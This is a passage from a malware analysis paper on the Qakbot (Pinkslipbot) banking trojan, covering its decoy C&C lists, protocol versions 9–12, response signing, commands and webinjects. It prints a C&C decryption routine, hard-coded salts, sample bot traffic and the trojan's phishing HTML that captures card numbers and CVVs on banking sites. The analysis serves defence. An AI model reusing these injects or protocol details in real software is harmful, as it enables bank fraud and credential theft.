


Figure 17: Hard-coded C&C IP addresses mixed with irrelevant servers.

The list contains anywhere from two to 60 IP addresses comprising legitimate C&C servers as well as several red herrings. Once the list is decrypted and read by the malware during execution, it contacts each IP address until it receives a valid C&C response. Most of the IP addresses in the list are random and have nothing to do with Qakbot C&C servers. We believe the fake C&C IP addresses are placed intentionally to complicate the process of generating indicators of compromise (IOC) as well as finding valid C&C IP addresses to track the botnet. IOC generation with this change can become extremely tricky. Consider if the resource file contained an IP address of legitimate and/or popular web services (such as *Google*, *Facebook*, etc.). An automated (or even a semi-automated) IOC list containing these IP addresses (generated based on static or dynamic analysis), if published, could potentially lead to several enterprise machines being blocked from these services.

This list is updated daily and at the time of writing this paper, consists of more than 600 unique IP addresses, among which only 28 IP addresses are real Qakbot C&C servers. In the event that none of the IP addresses respond as expected, the malware turns to the DGA to locate an available C&C server. At this stage, Pinksipbot will identify a C&C server and must now use a special format to communicate with its C&C server without being detected.

The new communication protocol – versions 10 through 12

Once Pinksipbot identifies a valid C&C server, it must communicate with it without arousing suspicion from the watchful eyes of system administrators and network-based security products such as firewalls and host intrusion prevention systems (HIPS). The Qakbot C&C gate endpoint is available at /t.php and /t2.php, but instead of communicating directly with these endpoints, the binary obfuscates the endpoint page to appear random, such that /t.php would obfuscate to Q3tqQZsYZ6YBJq9TjR0ZRD.php. The Mersenne Twister pseudo-random number generator (PRNG) is used with a specific seed to ensure that the server is able to identify valid obfuscated endpoint URLs.

Once the gate endpoint is generated, the bot uses a special communication protocol to send and receive information. While the encoding (base64) and encryption techniques have remained the same, i.e. RC4 with the decryption key composed of the SHA1 hash of the first 16 bytes from the server response and a hard-coded salt within the sample, the format of the response changes with every protocol version. The hard-coded salt has been modified for protocol version 12, as described later in this section.

Decrypted C&C request (protocol 9)	Decrypted C&C response
protoversion=9&r=1&n={machine_id}&os=6.1.1.7600.0.0.0100&bg=b&it=0 &qv=0300.228&ec=1655005732&av=0&salt=a56NXqCqNnJmcAw8cJCocYPEczwUoCmrwFqRa5z	324&a56NXqCqNnJmcAw8cJCocYPEczwUoCmrwFqRa5z wFqRa5z&43892442&updwf 1

Table 2: Sample C&C communication using protocol version 9.

```
def decrypt_pinkslipbot_cnc_request(encrypted_blob):
    global HARDCODED_SALT_IN_SAMPLE
    encrypted_data_b64 = base64.b64decode(encrypted_blob)
    decryption_key = encrypted_data_b64[:0x10] + HARDCODED_SALT_IN_SAMPLE
    sha1hash = hashlib.sha1()
    sha1hash.update(decryption_key)
    hashed_decryption_key = sha1hash.digest()
    decrypted_data = rc4(encrypted_data_b64[0x10:], hashed_decryption_key)
    return decrypted_data
```

Figure 18: Python snippet to decrypt Pinkslipbot C&C responses.

At the time of writing this paper, 12 protocol versions exist and are supported by all Qakbot C&C servers. Protocol versions 1 through 8 are documented by Martijn Grooten [19], while BAE Systems [6] describes version 9 in detail.

Before we explain the latest protocols (10, 11 and 12), we first present an example C&C request and response for the last documented protocol version 9.

The C&C response follows the format:

{taskid}&{salt}&{dword}&{command}

protoversion=10&r=1&n= {machine_id}&os=6.0.1.760 0.0.0.0100 &bg=b&it=0&qv= 0300.468&ec=0&av=0&salt= Y8m8OJGMcztYfcwYaHhUI AKWO4vzQCjlVbIy5YHy	0&43892442¬ask &eI%2BTDXLZ5V9qVL%2BMOD4D4MPiGyZ%2FwhWEZjaSre02lESF bWhDZ6dzQAKwVAc4AOyJxRS2y%2B0Q7IGFLoxROI6wo9rj5zwhsnbU1%2B6kWmEvnFihQ %2BbUGBxTqlb4r22stb2JUmFXN01LiYde7%2BLgvEKroDRevE%2FAt5GdWd5oTFeaRocTS dyZsrhs%2Be2F7oqgmjNN1R1PFaYDh20f37rz5lEMhUVkP1PCoL%2BA5HaW2w%2B%2F13t 9eEu7rF7RJQGm1vliP8pla%2FN5mQbQvVpC3oZi3EiaC%2F7uW24HhS%2FmzsRpthupqIFOl %2BzqtAuvUUrQFAJMyzusBQqUzq0k6UVo7sjDRtVg%3D%3D&T82JiqgPMfJpgdw6cT8QEh P70oOBhNxEEretBre2gca7tpNveCfGd9N9D3cSarTqok5DhSdMC8KSuspGBhOMsuzrpnkQq5C MnkOHJ85uJmx4koDEJHTnIGv4cvVqyBAtB6xH6qeQOktrMrmHCc7SM8KQHKitQvffVsGwx qptAKby8Oeuqs9uoI4RO3yr6Hp5tJbSGfxuhGMbk3etPP20cocN9OmyzdDjhgSghA4DvH4GiC gEn5MCA0mrzFqMJRpbQNhOnw6wM0r4pSBap8Mncab1vVzewgohzNn9HebHjnIoz0cOVzg4m oV7rJuyalmU1SVA49SgeeAifBilo4CsGcP6c88GbxF6ryemDre8JGialw3PeFvjrOme2r3ltBFBpm BHUsJuUFOccECzLuwVTsJb106k2L1QPSj6NmK08dAUzbhR7swok5PN7bS1pMMjRLljaQtG NCaxhbm9fdSm0aVQhmiGtaEoRdOLG7
---	--

Table 3: C&C communication examples for Pinkslipbot.

1024-bit Parsed Public Key			1 2048-bit Parsed Public Key		
Offset	Len	[LenByte]	Offset	Len	[LenByte]
0 141 2	BIT STRING UnusedBits:0 :				
4 137 2	SEQUENCE :				
7 129 2	INTEGER :				
	0009E81BAF62501ABD7DAB8CFCDF31AF9CE6A3FF8957B699D6				
	6D44444EDC408348779AEC235F02F046C5B94638D96f64A74				
	A4F780F61714E82B6C3D6BE5D1CAEEB036C36E2B6B82C2BECFA				
	A212AB1D9A862E2FBDFCSFAB89D6264B89D0A670CB4F0729A56				
	0D76702B779F0CE103D99FC25ECC9711E5A779A17883E19F6F9				
	E4F				
139 3 1	INTEGER : 65537				
<i>HexDump of 1024-bit Public Key</i>					
03 81 8D 00 30 81 89 02 81 81 00 D9 E8 1B AF 62	1 271 3	BIT STRING UnusedBits:0 :			
50 1A BD 7D AB 8C FC DF 31 AF 9C 6E AE 3F FB F9	5 266 3	SEQUENCE :			
7B 69 9D 66 D4 44 4E CD C4 08 34 87 A9 AE C2 35	9 257 3	INTEGER :			
FF F2 F0 46 C5 B9 46 38 DD F6 F4 74 A4 F7 80	7 271 3	00C3B1ED9500E788A4B07EE07FED29FE3CE169CCB588D07672			
F6 17 14 E8 2B 6C 3D 6B E5 D3 CA EE B0 36 C3 6E	8 271 3	4A50DAF86E403B1E7E1035166FEC70566954488B49E841D099E			
2B 6B 82 C2 BE CF AA 21 2A B1 DA 98 E6 2E FB DF	9 271 3	002354C684E736B944CC943F8CF38052354F1878B5921AF7FB			
C5 FA B8 9D 62 64 B8 9D A6 70 CB F4 F0 72 9A 56	10 271 3	F00777345F2312E2C34A61A6823CBE6C2386C7540F0857CD422			
0D 76 70 2B 77 9F 0C E1 03 D9 9F C2 5E CC 97 11	11 271 3	19AF5324183D2A1928A545C61DE6A0A939657A96FAF498D35			
E5 A7 79 A1 78 83 E1 9F 6F 9E 4F 02 03 01 00 01	12 271 3	5B09F82B2FCFBE38986342371B7D4988474FFF568921DC9D1FE			
	13 271 3	ECF2E12886FBE6171B8651626E61F9808C764339888D5FA450			
	14 271 3	28BC2823869C7119C503D42588F074639F2A5A94988984C914			
	15 271 3	966CE71539695088253D86CBF35C9416C0036E26BAL17022D			
	16 271 3	3C124F995E6D90A248867F08A2CF581A237E40474033F10744			
	17 271 3	7E5F			
	18 270 3 1	INTEGER : 65537			
	19 270 3 1	<i>HexDump of 2048-bit Public Key</i>			
03 82 01 0F 00 30 82 01 0A 02 82 01 01 00 C3 B1	21 270 3 1	03 82 01 0F 00 30 82 01 0A 02 82 01 01 00 C3 B1			
ED 95 00 E7 88 A4 80 7E EA 07 FE D2 9F E3 CE 16	22 270 3 1	ED 95 00 E7 88 A4 80 7E EA 07 FE D2 9F E3 CE 16			
9C CB 58 80 67 24 A5 DA F8 6E 40 38 1E 7E 10	23 270 3 1	9C CB 58 80 67 24 A5 DA F8 6E 40 38 1E 7E 10			
35 16 6F EC 70 56 69 54 48 BB 49 EB 41 D0 9A E0	24 270 3 1	35 16 6F EC 70 56 69 54 48 BB 49 EB 41 D0 9A E0			
00 23 54 C6 84 E7 36 89 4C CC 94 3F BC F3 80 52	25 270 3 1	00 23 54 C6 84 E7 36 89 4C CC 94 3F BC F3 80 52			
35 4F 18 7B 85 21 AF 7F BF 00 77 73 45 F2 31	26 270 3 1	35 4F 18 7B 85 21 AF 7F BF 00 77 73 45 F2 31			
2E 2C 34 A6 1A 68 23 CB E6 C2 38 6C 75 40 F0 85	27 270 3 1	2E 2C 34 A6 1A 68 23 CB E6 C2 38 6C 75 40 F0 85			
7C D4 22 19 AF 53 24 18 3D A2 19 28 A5 45 C6 1D	28 270 3 1	7C D4 22 19 AF 53 24 18 3D A2 19 28 A5 45 C6 1D			
EA 6A 8A 93 96 57 A9 6A FA F4 98 D3 55 8D 9F 82	29 270 3 1	EA 6A 8A 93 96 57 A9 6A FA F4 98 D3 55 8D 9F 82			
0F 2C FB E3 8B 96 34 23 71 B7 D4 98 04 74 FF F5	30 270 3 1	0F 2C FB E3 8B 96 34 23 71 B7 D4 98 04 74 FF F5			
68 92 1D C9 01 FE FC E2 18 2B FB EE 16 71 86	31 270 3 1	68 92 1D C9 01 FE FC E2 18 2B FB EE 16 71 86			
61 62 6E 69 00 BC 76 43 39 8B 88 5F A7 45 02	32 270 3 1	61 62 6E 69 00 BC 76 43 39 8B 88 5F A7 45 02			
8B C2 3B 69 C7 11 9C 50 3D A2 5B BF 07 46 39	33 270 3 1	8B C2 3B 69 C7 11 9C 50 3D A2 5B BF 07 46 39			
F2 A5 A9 49 8B 9B 4C 91 14 96 6C E7 15 39 69 05	34 270 3 1	F2 A5 A9 49 8B 9B 4C 91 14 96 6C E7 15 39 69 05			
A8 82 25 3D B6 CB F3 5C 94 16 C0 03 6E 26 BA 13	35 270 3 1	A8 82 25 3D B6 CB F3 5C 94 16 C0 03 6E 26 BA 13			
7D 22 03 C1 24 F9 95 E6 D6 90 A2 48 86 7F 88 A2	36 270 3 1	7D 22 03 C1 24 F9 95 E6 D6 90 A2 48 86 7F 88 A2			
CF 58 1A 23 7E 4D 47 40 33 F1 07 44 7E 5F 02 03	37 270 3 1	CF 58 1A 23 7E 4D 47 40 33 F1 07 44 7E 5F 02 03			
01 00 01	38 270 3 1				

Figure 19: 1024-bit and 2048-bit RSA public keys used by Pinkslipbot.

Despite taking measures to prevent connections to sinkholes, Qakbot takes an additional step to ensure sinkholes cannot fake C&C requests to take over the botnet. It does this by passing a randomly generated salt to the C&C server when making a request. In response, the C&C server is expected to return the same salt. If the salts do not match, the command is ignored. This is an inelegant solution as its effectiveness is based on ‘security by obscurity’, i.e. it works only if a researcher has not reverse engineered the sample to know how the salt is used.

Before Pinkslipbot samples carry out instructions sent by the C&C server, they verify that the commands sent originate from its actor group and nobody else. While this check is flawed for protocol version 9 (and older), they got it right with protocol version 10 onwards, by signing all C&C responses with the attackers’ RSA private key.

A sample communication request and response for protocol 10 is shown in Table 3.




Figure 20: Signature verification process across protocol versions.

The response format for protocol 10 is:

```
{task_id}&{dword}&{command}&{RSA signature of
response}&{RSA encrypted salt}
```

Response Signing Process

To sign a C&C response, the server-side C&C code generates a string formatted as: '{task_id}&{salt}&{command}'. For the previous example, the generated string would be '0&Y8m8OJG McztyfcwYaHhUIAKWO4vzQCjIvbIy5YHy¬ask'. The server generates a SHA-1 hash of this string and encrypts the hash with its private key. Once the malware receives the response, it decodes the base64 content of the RSA signature (parameter 4 from the response), and decrypts its content with the appropriate RSA public key embedded within itself. A 1024-bit and a 2048-bit RSA public key are stored as a XOR-encrypted blob within the sample. Figure 19 shows the public keys used by Pinksipbot.

The client then proceeds to generate the SHA-1 of the same string used by the server, and compares its generated SHA-1 hash with the SHA-1 hash decrypted using the public key. If both hashes are the same, the message is authenticated with the RSA signature and the sample is convinced it received the command from the attacker and nobody else. The diagram in Figure 20 represents this process.

Protocol versions 11 and 12

Protocol 10 was retired in Pinksipbot binaries on 5 April 2016 and replaced with version 11. Protocol 11 is functionally identical to the previous version, but uses line-separated numbered arguments instead of using the ampersand symbol as a delimiter. Example communications comparing protocol versions 10 and 11 are listed in Table 4.

Version 12 was introduced on 26 April 2016 with version 0300.580, and includes two major changes compared to the

Protocol version	Decrypted request	Decrypted response
Version 10	protoversion=10&r=1&n={machine_id}&os=6.1.1.7600.0.0.0100&bg=b&it=2&qv=0300.443&ec={dword}&av=0&salt=olAFPFjfECcW6XhobXgI4fLjE3Qah	350&43892442&nattun 193.111.140.236:65200&{signature_base64}&{encrypted_salt_base64}&
Version 11	protoversion=11&r=1&n={machine_id}&os=6.1.1.7600.0.0.0100&bg=b&it=0&qv=0300.468&ec={dword}&av=8&salt=yD4ocniMY0YtwfctANOrabi59L3f3bbH5K1ie	1=350 2=43892442 5=nattun%20 193.111.140.236%3A65200 4={signature_base64} 6={encrypted_salt_base64}

Table 4: Comparison of Pinksipbot communication protocol formats.

previous version. While it uses the same response format as the previous version, it uses a new salt for encryption and decryption. Protocols 9 through 11 use the salt ‘KoFGsdF8^yhce(ncCxxw’, which is replaced with ‘jHxastDcds)oMc=jvh7wdUhxcstd2’ in protocol 12. This change was most likely made to force malware researchers tracking the botnet to reverse engineer the malware again to be able to decrypt C&C responses.

The second change enables Qakbot to receive new sample updates without making an additional request. Previous protocol versions required the binary to send an additional request after receiving an ‘updbot’ command to receive the latest malware binary. Protocol 12 includes a base64-encoded version of the binary directly within the response, as can be seen in Figure 21.

Figure 21: Protocol 12 sends new binaries directly in the C&C response.

C&C Commands

Qakbot uses the same C&C commands as its five-year-old ancestor [5], with the exception of one new, redundant ‘wgetexe’ command. Table 5 shows the server commands supported by the latest Pinkslipbot sample.

Note: While the server sends ‘notask’ as a command, no such command handler exists within the binary. However, since Pinkslipbot performs no action for commands it does not recognize, the result achieved is ‘*no task*’. The same operation can be performed with ‘getip’ or any string not found in Table 5.

Web injects lead to ATSEngine and Yummba panels

Occasionally, the C&C server sends one of two ‘updwf’ (short for update web fix/webinject) commands. This instructs Qakbot to download the latest webinject file from the C&C server. As of the time of writing this paper, Pinkslipbot samples have received two arguments for the ‘updwf’ command, ‘updwf 1’ and ‘updwf 2’.

Argument 2 includes additional data, but due to a bug within the gate's PHP source code, it returns an error instead, as seen in the response image in Figure 22.

```
1=324
2=43892442
5=updwf%202%20open() failed: Inappropriate ioctl for device
4=w593UprS3DUBdnTuq%2Fqx6u5g04lMpmTEMoZKQgLEvDHMFfnM0%2BAxu4epw
%2F80WLzDrCnT6%2Fq801LwfT0HxjbcY%2F7WhmoB3uH4gcckzA%2B0MuigN4U8C
BU%2FVwPRPmpbIcABKajGyIsNT%2FpmZeoeZulpT80J%2FHyDqfw3w9BhrfT17A%
2BEmnssArOdxFw2Eym1VvEmwS7AEr9ipGh8Vd1b5D%2FLuxNr%2ByPcy2L19qozs
Tk3hLZa%2F92rYem7kzJg5fb2rgUN1bBXy8G8wP0sV%2BfeYQEBai1xMA%2BGNzMS
y8KMS1WB3os%2B02901C1ffPmg4z47%2B6z1niVrKb2hqvT%3D%3D
0=FMCMtds34RGCirXpxzJfrveaoz1hUfVOKGhay8Fd4Cz21ir58ACdFy8fDdu
pB61mHlEqu8k1IofIIrHawGzk6kJTmdMhs1rBAAexe1xArwzr7FDQnzby9iQ7f05z
HEF2j1oPkwgTor1uPjx0LPNB0ynjxqu0PjnhfieNtufSFN5tJaudP1259yqBv02
F5ITrnr9FwF1i3h
```

Figure 22: Accidental error message sent by C&C server.

Command	Description
cc_main	Request and execute commands from C&C server
certssave	Steal certificates
ckkill	Delete cookies
forceexec	Invoke sample with /c command line argument
grab_saved_info	Save <i>IE</i> cookies, saved passwords for installed products, and list of installed certificates
injects_disable	Disable web injects
injects_enable	Enable web injects
instwd	Infect system and set up relevant scheduled tasks and registry entries
install3	Download file from URL and execute
killall	Terminate processes by pattern matching name
loadconf	Load configuration file containing new C&C parameters and FTP drop locations
nattun	Use provided IP address as new SOCKS5 proxy
nbscan	Infect machines across internal networks
reload	Restart Pinksipbot
rm	Delete a file by its filename
saveconf	Encrypt and save config file to disk
thkillall	Terminate all Pinksipbot threads
uninstall	Uninstall Pinksipbot
updbot	Retrieve latest Pinksipbot binary
updwf	Retrieve latest webinject code
uploaddata	Upload stolen credentials to compromised FTP servers
var	Save a value in the bot internal variable state
getip	Is supposed to get IP address of the infected system, but does nothing in latest samples
wget	Download a file from a specified URL and save to disk
wgetexe (*new command*)	Download an executable file from a specified URL and save to disk as tmp_{timestamp}.exe

Table 5: Commands supported by the latest Pinkslipbot sample.

If the ‘updwf 1’ command is sent by the C&C server, Pinksipbot makes another download request and receives the webinject file. During our research, we observed two versions of the webinject file served to infected machines (73204218988776f8d75e152eb39268dc3b5328bfe9f5aeffea98a323e39c4b5b and 504733ec09e0fbca9ba2dc4ae5df9f01705317b13d4d24dc018c5b2d0a5aa3110).

Webinject files contain JavaScript and HTML code to inject into specific websites. In the case of Pinksipbot, most targeted URLs are popular websites, online banks and investment websites.

In Qakbot's case, the webinjects consist primarily of active ATSEngine (Automated Transfer System) code. The purpose of ATSEngine is to steal credit card and personal information as well as silently transfer currency from infected users' bank accounts into an attacker-controlled account. Other malware, such as Tinba [20], Citadel [21], Zeus [22], KINS [23] and others, are all known to use the ATSEngine module to steal

currency. As ATSEngine has been documented in depth [21] (Jean-Ian Boutin's paper [24] is an excellent resource), this paper will not go into too many details about its inner workings.

After a user on an infected machine successfully logs into a targeted website, Qakbot displays an error prompting the user to verify his/her identity by answering a few security questions.

The initial HTML inject received by Pinksipbot is used to display the error message, as shown in Figure 23.

The security questions include asking the user to enter credit card information as well as personal information.

The user-entered information is parsed by more JavaScript routines and sent to a malicious server for storage.

This information goes through sanity checks to check for its validity, and is stored in a properly formatted fashion on the malicious server, which is publicly available at the time of writing, as seen in Figure 28.

```

<div id="tt_fake_area" class="tt_container">
  <div id="ff_fake_area_title" class="translatable" data-translation="fake_title">
    Your account is temporarily locked
  </div>
  <div id="fake_message" class="hide translatable" data-translation="fake_message">
    We've detected something unusual about this sign-in. For example, you might be signing in from a new location, device, or app. Before you can continue, we need to verify your identity with a security questions.
  </div>
  <div id="most_first_fake_message" class="translatable" data-translation="fake_message_one">
    It seems that you are not carried out with the input of the device earlier. To ensure the security of your account, please answer a few control issues.
  </div>
  <div id="ff_fake_area_body" class="hide">
    <!-- -----> // Message Error Start //
    <!-- -->
    <div id="error_verification">
      <div class="error_title">
        <div class="error_icon">
          <svg version="1.1" id="Capa_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"
            width="32px" height="32px" viewBox="0 0 612 612" style="enable-background:new 0 0 612 612; fill:#red; xml:space="preserve"><g id="Attention"><g><path d="M605.217,501.5681-255-442C341.394,44.302,324.887,34,306,34c-18.887,-0.35.394,10.302-44.217,25.5681-255,442C2.482,509.048,0,517.735,0,527c0,28.152,22.848,51,51,51h510c28.152,0,51-22.848,51-51C612,517.735,509.535,509.048,505.217,501.568z
            M50.966,527.051L305.949,85H30610.034,0.051L561,527L50.966,527.051z M306,408c-18.768,0-34,15.232-34,34c0,18.785,15.215,34,34,34c-15.232,34-34S324.785,408,306,408z M272,255c0,1.938,0.17,3.859,0.476,5.712116.745,99.145C290.598,367.897,297.585,374,306,374s15.402-6.103,16.762-14.144116.745-99.145C339.88,258.859,340,256.938,340,255c0-18.768-15.215-34-34C287.232,221,272,236.232,272,255z"/></g></g></svg>
        </div>
        <div class="error_message translatable" data-translation="error_message">
          ▲ Your Challenge Response was invalid. Please verify your response and try again!
        </div>
        <div class="error_body translatable" data-translation="error_body">
          Attention: Please review the items below to continue your application.
        </div>
      </div>
    </div>
    <!-- -----> // Message Error End //
    <!-- -->
  </div>

```

Figure 23: HTML code for fake security questions injected into banking websites.

```

<!-- ----- !! Bank Card Start !! ----- -->


<div id="bank_card_infront" class="bank_card bc_infront">
        <div class="card_number">
            <div class="bc_group">
                <div class="bc_group_title">
                    <label for="cc1" class="translatable" data-translation="card_number"> card
                    number (16 digit)</label>
                </div>
                <div class="row">
                    <input id="cc1" class="card_num bc_block_size_75 required verifiable"
                        data-check-pattern="[4-6]\d{3}" maxlength="4" type="text" value="XXXX"
                        placeholder="XXXX"></input>
                    <input id="cc2" class="card_num bc_block_size_75 required verifiable"
                        data-check-pattern="\d{4}" maxlength="4" type="text" value="XXXX" placeholder="XXXX"></input>
                    <input id="cc3" class="card_num bc_block_size_75 required verifiable"
                        data-check-pattern="\d{4}" maxlength="4" type="text" value="XXXX" placeholder="XXXX"></input>
                    <input id="cc4" class="card_num bc_block_size_75 required verifiable"
                        data-check-pattern="\d{4}" maxlength="4" type="text" value="XXXX" placeholder="XXXX"></input>
                </div>
            </div>
        <div class="expiration_date">
            <div class="bc_group">
                <div class="bc_group_title">
                    <label for="expmm" class="translatable" data-translation="expiration_date"> expiration date</label>
                </div>
                <input id="expmm" class="bc_block_size_75 required verifiable" data-check-pattern="01|02|03|04|05|06|07|08|09|10|11|12" maxlength="2" type="text" value="MM"
                    placeholder="MM"></input>
                <input id="expyy" class="bc_block_size_75 required verifiable" data-check-pattern="20(15|16|17|18|19|20|21|22|23|24|25|26|27|28|29)" maxlength="4" type="text" value="YYYY"
                    placeholder="YYYY"></input>
            </div>
        </div>
    <div id="bank_card_behind" class="bank_card bc_behind">
        <div class="bc_cvv_info">
            <div class="bc_group translatable" data-translation="cvv_or_cvc">
                CVV or CVC - 3 digit code on back of the card
            </div>
            <div class="cvv">
                <div class="bc_group">
                    <div class="bc_group_title">
                        <label for="cvv" class="translatable" data-translation="cvv">CVV/CVC</label>
                    </div>
                    <input id="cvv" type="text" class="bc_block_size_60 required verifiable"
                        data-check-pattern="\d{3}" maxlength="3" value="XXX" placeholder="XXX"></input>
                </div>
            </div>
        </div>
    </div>
</div>
<!-- ----- !! Bank Card End !! ----- -->


```

Figure 24: Credit card information stolen via man-in-the-browser (MITB) attack.

Thousands of instances of bank account and credit card information found on the Qakbot server total up to an eight-digit dollar amount in available currency. A portion of the stolen information might be sold to resellers on carding forums, as we found some of the account information posted on carding forums around discussions of conning online banking tech support personnel to hand over control of financial accounts by revealing the stolen confidential security questions (i.e. personal information). If Qakbot detects visits

to logged in online bank accounts, the fake security questions are shown to the user again and all account balances are read and sent to the malicious server, visible to the public at the time of writing.

The malicious server in question hosts a number of web panels for ATSEngine, including two seemingly unique, Pinkslipbot-specific panels named ‘AZ Admin Panel’ and ‘AZ2 Admin Panel’ containing (currently publicly visible) bank account information as well as their current transfer status.

